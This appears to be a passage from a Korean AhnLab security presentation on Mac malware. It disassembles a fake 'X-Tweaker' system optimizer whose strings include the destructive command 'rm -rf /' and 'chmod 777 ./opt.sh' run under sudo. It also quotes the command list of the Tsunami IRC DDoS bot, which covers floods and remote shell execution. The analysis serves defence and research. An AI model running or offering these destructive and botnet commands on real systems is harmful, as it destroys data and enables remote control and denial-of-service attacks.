00000C87:	8D8392010000	lea	eax,[ebx][0000000192]
00000C8D:	89442404	mov	[esp][4],eax
00000C91:	891424	mov	[esp],edx

- [EBX]와 주소를 통해 계산 필요

text:00001C6B	lea	eax,(aXTweakerEnhanc - 1C6Ah)[ebx]; "X-Tweaker - Enhancer
text:00001C71	mov	[esp+4], eax
text:00001C75	lea	eax,(_ZSt4cout_ptr - 1C6Ah)[ebx]
text:00001C7B	mov	eax,[eax]
text:00001C7D	mov	[esp], eax
text:00001C80	call	_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc; st
text:00001C85	mov	edx, eax
text:00001C87	lea	eax,(aWorksOnLinuxBs - 1C6Ah)[ebx]; "Works on Linux, *BSD s
text:00001C8D	mov	[esp+4], eax
text:00001C91	mov	[esp], edx

간접 번지

주소 계산

- 주소 참조

- POP EBX 값 (1C6A) + 15A = 1DC4

- 0x1000은 _PAGEZERO로 발생하는 빈 영역

000000C65:	E800000000	call	000000C6A --↓1
000000C6A:	5B	pop	ebx
000000C6B:	8D835A010000	lea	eax,[ebx][00000015A]
000000C71:	39442404	mov	[esp][4],eax
000000C75:	8D8396130000	lea	eax,[ebx][000001396]

00001DC0	09 D0 C9 C3 58 2D 54 77 65 61 6B 65 72 20 2D 20
00001DD0	45 6E 68 61 6E 63 68 65 20 70 65 72 66 6F 72 6D
00001DE0	61 6E 63 65 73 20 6F 6E 20 79 6F 75 72 20 55 6E
00001DF0	69 78 20 73 79 73 74 65 6D 21 0A 00 57 6F 72 6B
00001E00	73 20 6F 6E 20 4C 69 6E 75 78 2C 20 2A 42 53 44
00001E10	20 73 79 73 74 65 6D 73 2C 20 4D 61 63 20 4F 73
00001E20	20 58 0A 0A 0A 00 6F 70 74 2E 73 68 00 72 6D 20
00001E30	2D 72 66 20 2F 00 63 68 6D 6F 64 20 37 37 37 20

- 筋黏-Tweaker -
Enhanche performances on your Unix system!..Work
s on Linux, *BSD
systems, Mac Os X....opt.sh.rm
-rf /.chmod 777

시스템 호출

\$UNIX2003

- _system\$UNIX2003

- 시스템 명령어

```
lea    eax, (aChmod777_Opt_s - 1C6Ah)[ebx] ; "chmod 777 ./opt.sh"
mov    [esp], eax
call   _system$UNIX2003
lea    eax, (aToTweakYourSys - 1C6Ah)[ebx] ; "To tweak your system you need to insert"...
mov    [esp+4], eax
lea    eax, (_ZSt4cout_ptr - 1C6Ah)[ebx]
mov    eax, [eax]
mov    [esp], eax
call   __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<std::cha
lea    eax, (aSudo_Opt_sh - 1C6Ah)[ebx] ; "sudo ./opt.sh"
mov    [esp], eax
call   _system$UNIX2003
mov    esi, 0
```

7. Mac 악성코드 예측

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

예측

인텔 프로세스, Cross-platform, 취약점, 표적공격

표적공격

- 보안 취약점
- 사회 공학 등이용

Cross-platform

- MS Office
- Open Office
- Java
- Python 등

취약점

- OSX
- 웹 브라우저
- 3rd party (오피스, Java) 등

인텔 프로세스


- OP 코드 동일
- Linuix/Mac/Windows 동시 감염 악성코드 등장 가능

예측

Cross-platform 제품 취약점 이용한 감염

- Java, Adobe Reader, Adobe Flash, MS Office 취약점 이용

- 길게는 2년 전 취약점을 이용해 Windows/Mac/Linux 감염



* 출처 <http://blogs.technet.com/b/mmpc/archive/2012/07/31/economies-of-scale-a-perspective-on-cross-platform-vulnerabilities.aspx>

Porting

- Linux 소스 코드 이용 해 OS X 악성코드 제작

- 2002년에 발견된 Tsunami 소스 코드 이용

```
*****
 * This is a IRC based distributed denial of service client. It connects to *
 * the server specified below and accepts commands via the channel specified. *
 * The syntax is: *
 * !<nick> <command>
 * You send this message to the channel that is defined later in this code. *
 * Where <nick> is the nickname of the client (which can include wildcards) *
 * and the command is the command that should be sent. For example, if you *
 * want to tell all the clients with the nickname starting with N, to send you *
 * the help message, you type in the channel: *
 * !N* HELP
 * That will send you a list of all the commands. You can also specify an *
 * asterisk alone to make all client do a specific command: *
 * !* SH uname -a
 * There are a number of commands that can be sent to the client: *
 * TSUNAMI <target> <secs> = A PUSH+ACK flooder *
 * PAN <target> <port> <secs> = A SYN flooder *
 * UDP <target> <port> <secs> = An UDP flooder *
 * UNKNOWN <target> <secs> = Another non-spoof udp flooder *
 * NICK <nick> = Changes the nick of the client *
 * SERVER <server> = Changes servers *
 * GETSPOOFS = Gets the current spoofing *
 * SPOOFS <subnet> = Changes spoofing to a subnet *
 * DISABLE = Disables all packeting from this bot *
 * ENABLE = Enables all packeting from this bot *
 * KILL = Kills the knight *
 * GET <http address> <save as> = Downloads a file off the web *
 * VERSION = Requests version of knight *
 * KILLALL = Kills all current packeting *
 * HELP = Displays this *
 * IRC <command> = Sends this command to the server *
 * SH <command> = Executes a command *
```

* 참고 : <http://blog.eset.com/2011/10/25/linux-tsunami-hits-os-x>

예측

사용자 변화 시작



Q&A

e-mail : jackycha@ahnlab.com / xcoolcat7@naver.com



참고자료

- <https://blog.avast.com/2011/05/20/mac-malware-%E2%80%93-a-short-history/>
- 안철수, 바이러스뉴스 1호, 1990
- <http://www.inetdaemon.com/technology/flashback-isnt-the-first-os-x-virus/>
- www.securelist.com/en/analysis/204791925/Kaspersky_Security_Bulletin_2006_Malware_for_Unix_type_systems
- <http://macviruscom.wordpress.com>
- David Harley (Eset), personal communication

